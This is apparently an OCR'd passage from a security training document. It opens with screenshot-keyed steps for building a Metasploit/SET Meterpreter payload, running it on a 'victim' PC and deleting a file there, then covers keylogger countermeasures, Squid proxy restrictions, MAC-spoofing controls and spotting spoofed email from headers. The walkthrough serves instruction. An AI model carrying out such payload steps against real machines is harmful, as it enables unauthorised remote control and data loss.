
3. Run Set tool on kali Linux




4. Select 4 from menu for create a payload and listener.




5. Select 2 from menu to select meterpeter shell for payload.




6. Enter attacker IP address and port to listen payload.



7. Exit from the set.




8. Copy payload exe from linux.




9. Placed payload in the victim computer and execute it.


10. Run metasploit in attacker computer and enter attacker IP address and Port number to listen payload and then run exploit.




11. Meterpreter shell run on the victim computer.




12. We are checking C drive directory on the victim computer.




13. C drive directory in victim computer.



14. Delete a file firewall.txt from victim computer.



15. Firewall.txt file is not present in victim computer.



COUNTER MEASURES

KEYLOGGER

Most antivirus companies have already added known keylogger to their databases, making protecting against keylogger no different from protecting against other types of malicious program: install an antivirus product and keep its database up to date. However, since most antivirus products classify keylogger as potentially malicious, or potentially undesirable programs, users should ensure that their antivirus product will, with default settings, detect this type of malware. If not, then the product should be configured accordingly, to ensure protection against most common keylogger.

Let's take a closer look at the methods that can be used to protect against unknown keylogger or a keylogger designed to target a specific system.

Since the chief purpose of keylogger is to get confidential data (bank card numbers, passwords, etc.), the most logical ways to protect against unknown keylogger are as follows:

1. **Using one-time passwords or two-step authentication**:

   Using a one-time password can help minimize losses if the password you enter is intercepted, as the password generated can be used one time only, and the period of

time during which the password can be used is limited. Even if a one-time password is intercepted, a cyber-criminal will not be able to use it in order to obtain access to confidential information.

In order to generate one-time passwords, you can also use mobile phone text messaging systems that are registered with the banking system and receive a PIN-code as a reply. The PIN is then used together with the personal code for authentication.

2. **Using a system with proactive protection designed to detect keylogging software**: A system with proactive protection designed to detect keylogging software like a good firewall installed on that computer provides us a great defense against keylogger because it will monitor your computer's activity more closely than you ever could. Upon detecting that a program is attempting to send data out, the firewall will ask for permission or display a warning. Some firewall software, such as **Zone Alarm**, provides you with the option of shutting down all inbound and outbound data completely.

   The use of a firewall can't guarantee protection, but it's an important line of defense that should catch most threats.

   A good antivirus can also recognize some of the known and unknown keylogger through virus definition or heuristic analysis.

Finally, a dedicated anti keylogging tool that constantly monitors the behavior of running applications and notifies you if it detects any potential keylogging activity.

For example:

a. Zemana AntiLogger: Apart from the basic keystroke protect which is what the free version of Zemana features, the full version also offers Anti-SSL logging protection against banking trojans and SSL sniffers, a screen capture prevention module to block image grabs of your desktop activity, protection against copying Clipboard data, and a module to stop hijacking of connected webcams and microphones

b. SpyShelter Premium: SpyShelter Premium has a number of defense modules including kernel mode keylogger protection with keystroke encryption, webcam and VOIP audio hacking protection, clipboard data hacking prevention, an anti-screen capture module, and also a System Defense guard that acts as a Host Intrusion Prevention System (HIPS) to protect critical areas from code injection such as memory and the registry.

There is other antikeyloggers also persent on the internet like DataGuard AntiKeylogger

3. Using a virtual keyboard: You can use an on-screen virtual keyboard where your mouse will be used to

select the keys when entering your password instead of typing it from the physical keyboard that is logged. The use of a virtual keyboard can't guarantee protection because a fast screen captures by keylogger record can see keys you select, but it's an important line of defense against keystroke recording.

4. Install A Password Manager: Keyloggers work well because they're simple. They just take raw information – keystrokes – and ship them out of your computer to a third party. The information they send doesn't have to take up much bandwidth, and it can be logged quickly without any apparent performance impact on the target PC. Most users infected with a keylogger will never know it unless an account or credit card is hijacked.

One weakness of keyloggers, however, is the fact that you can't keylog what isn't typed. That's where automatic form filling becomes useful. If a password is filled in automatically by your PC, without any keystrokes, the password will only be susceptible to keyloggers the very first time you type it.

5. A simple protection method by us: Enter your password some keys first then add lots of garbage values then select them by mouse and add your other password keys, repeat this and add more garbage keys at end if you want more security .this method will work even if you are not using a trusted computer.

Precautions: Always use your own computer to login or for typing some secret data never trust other guys even friends. Change your password frequently.

For administrators on public computers: Never give right to users to install software's and even extensions: remove read and write permission to folder like this:

%userprofile%\AppData\Local\Google\Chrome\UserData\Default\Extension s

Proxy

Squid is a caching proxy for the Web supporting HTTP, HTTPS, FTP, and more. It reduces bandwidth and improves response times by caching and reusing frequently-requested web pages. Squid has extensive access controls and makes a great server accelerator.

How to use squid Proxy:-

Install the following three squid related packages on your system.

1. **squid**
2. **squid-common**
3. **squid-langpack**

By default Squid runs on 3128 port. You can verify this from the squid.conf file. The http port number (3128) specified in the squid.conf should be entered in the proxy Settin
g section in the client browser. If squid is built with SSL, you can use https_port option inside squid.conf to define https squid.

To set your Squid server to listen on TCP port 8888 instead of the default TCP port 3128, change the http_port directive as such: http_port 8888

To restrict Access to Specific Websites

This is how you can restrict folks from browsing

certain website when they are connected to your network using your proxy server.

Create a file called restricted_sites and list all sites that you would want to restrict the access.

vim /etc/squid/restricted_sites

Modify the squid.conf to add the following.

vim /etc/squid/squid.confacl RestrictedSites dstdomain "/etc/squid/restricted_sites"

http_access deny RestrictedSites

To restrict Access to Particular Network

Instead of restricting specific sites, you can also provide access only to certain network and block everything else. The example below, allows access only to the 192.168.1.* internal network.

vim /etc/squid/squid.conf

acl branch_offices src 192.168.1.0/24

http_access deny all

http_access allow branch_offices

Mac Spoofing

1. Implementing CGX:-

As an integral part of an access control system, the CGX solution monitors device access requests across wired and wireless networks. Besides capturing the MAC addresses of each device, it also collects profiling information such as operating system, device platform, location, time and even user name if possible. Based on this collected information, the CGX can then assign the appropriate access rights to the device, from providing full access, limited access, or even restricting access to effectively "quarantining" devices.

2. Apply NAC or port security.


3. Whitelisting the allowed mac addresses.

Email Spoofing


Fake emails or fake mails are those emails which pretend to come from a specific email address but are sent from some fake email senders. It is not hard to send fake email address. Anyone can use those free fake email sender tools available online.

How to Identify Fake Email

It is really simple to identify a fake email. Click on the down arrow at the right side of the 'me' as shown in the snapshot.



Here you will see some details about the email. If the email comes from a trusted source, you will be able to see two more fields, **Mailed By** and **Signed By**. See the snap below:



This method can be applied only for the emails coming from big companies like Google, Facebook, LinkedIN, Twitter and other companies which have their own servers. Email sent from Gmail will be mailed by and signed by Gmail.

But there are so many small companies that does not have dedicated server. They use Gmail labs or their own hosting server. Email coming from those may not show these two fields in mail. So we need to confirm this by one more way.

Now we will see the header of email. To see the header of email, click on down arrow at the right side of the reply icon and click on show original. Now it will open plain text email content with header information in a new tab.

Header information looks like this. Search for **Received: from** in this page. If there are more than one Received: from in the page, the go for the last one and see the domain there.

```
Delivered-To: deepanker70@gmail.com
Received: by 10.49.41.99 with SMTP id e3csp159879qel;
        Sun, 4 Nov 2012 21:14:39 -0800 (PST)
Received: by 10.14.172.195 with SMTP id t43mr32809652eel.17.1352092478680;
        Sun, 04 Nov 2012 21:14:38 -0800 (PST)
Return-Path: <mark@faceboook.com>
Received: from emkei.cz ([2a01:5e0:36:5001::21])
        by mx.google.com with ESMTP id k8si3491540eed.36.2012.11.04.21.14.37;
        Sun, 04 Nov 2012 21:14:38 -0800 (PST)
Received-SPF: temperror (google.com: error in processing during lookup of mark@fa
Authentication-Results: mx.google.com; spf=temperror (google.com: error in proces
Received: by emkei.cz (Postfix, from userid 33)
        id 9FCF5D5586; Mon,  5 Nov 2012 06:14:37 +0100 (CET)
To: deepanker70@gmail.com
Subject: Hello
From: "Mark Zuckerberg" <mark@faceboook.com>
X-Priority: 3 (Normal)
Importance: Normal
Errors-To: mark@faceboook.com
Reply-To: mark@faceboook.com
Content-Type: text/plain; charset=utf-8
Message-Id: <20121105051437.9FCF5D5586@emkei.cz>
Date: Mon,  5 Nov 2012 06:14:37 +0100 (CET)

This is just a friendly email to say "Hello"
```

It shows emkei.cz in the fake mail sent by me. Now see the website **emkei.cz** and you will know that the domain belongs to a fake mail sender website.


If you see the header of some other emails, you will see that header comes with too many information which are not present in the header of this fake mail.

How To Trace Location Of Email Sender

Email address can be traced or not. It depends on the mail server it has been sent. If the email is sent from Gmail using GMail web, you will never get the original IP

address of the sender. Some other email servers (It may be a fake mail sender) also do not reveal the IP address of the sender in the email header. But in most of the cases (Other than sender is gmail) you can easily get the IP address of the person.

To get the IP address of the sender in the email header, search for **X-originating-IP:** and you will get the IP address of the sender.



Now see the header of fake mail added above as snap by me, you will not find this field. It means it does not reveal the IP address of sender. If you get the IP address, now you can use any IP tracer online tool to get the IP address. Use WhatIsMyAddress Ip Lookup tool.

Online Password Cracking

To prevent our password from being attacked or cracked, we should adopt the following measures:-

